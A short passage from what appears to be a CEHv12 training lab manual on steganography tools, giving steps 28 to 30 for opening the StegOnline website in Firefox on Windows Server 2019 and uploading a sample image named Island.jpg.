
28. In **Windows Server 2019** machine, open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **<https://stegonline.georgeom.net/upload>** and press **Enter**.




29. **StegOnline** web page appears, click on **UPLOAD IMAGE** button.




30. In the **File Upload** window navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.



